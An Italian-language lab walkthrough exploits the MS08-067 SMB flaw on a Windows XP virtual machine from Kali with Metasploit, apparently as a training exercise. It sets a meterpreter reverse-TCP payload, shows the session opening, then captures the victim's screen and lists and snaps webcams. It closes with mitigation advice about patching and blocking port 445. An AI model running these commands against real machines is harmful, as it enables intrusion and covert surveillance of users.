Mettiamo in rete Host la macchina XP, controlliamo l'ip e spegniamo il firewall da interfaccia windows

IP WIN XP 192.168.13.6

IP KALI 192.168.13.3

Avviamo msf console e cerchiamo la vulnerabilita' MS08-067

Useremo exploit/windows/smb/ms08_067_netapi

Per maggiori informazioni sul plugin

```
info exploit/windows/smb/ms08_067_netapi
```

L'exploit serve quindi ad eseguire del codice nella macchina windows vittima

Use exploit/windows/smb/ms08_067_netapi

Se non leggiamo

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp

```
show payloads
set payload windows/meterpreter/reverse_tcp
```

show options

Tra le opzioni da settare troviamo rhost,

```
set rhost 192.168.13.6
```

```
exploit
```

```
show targets
```

Set target 0 per il targeting automatico


```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.13.9
rhosts => 192.168.13.9
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.13.3:4444
[*] 192.168.13.9:445 - Automatically detecting the target...
[*] 192.168.13.9:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.13.9:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.13.9:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.13.9
[*] Meterpreter session 1 opened (192.168.13.3:4444 -> 192.168.13.9:1075) at 2023-10-05 15:30:28 -0400

meterpreter >
```

Siamo dentro!

La console di meterpeter mette a disposizione alcuni strumenti che possono tornarci utili ad esempio per catturare la schermata che l'utente sta visualizzando

```
load espia
```

```
screengrab
```



Con il comando `help` cerchiamo tra i vari comandi qualcosa per la webcam

```
webcam_list    List webcams
```

```
webcam_snap    Take a snapshot from the specified webcam
```

per evitare questo problema basterebbe aggiornare il sistema operativo alla patch rilasciata nei service pack/os più aggiornati o semplicemente usando il firewall per gestire il traffico per la porta 445.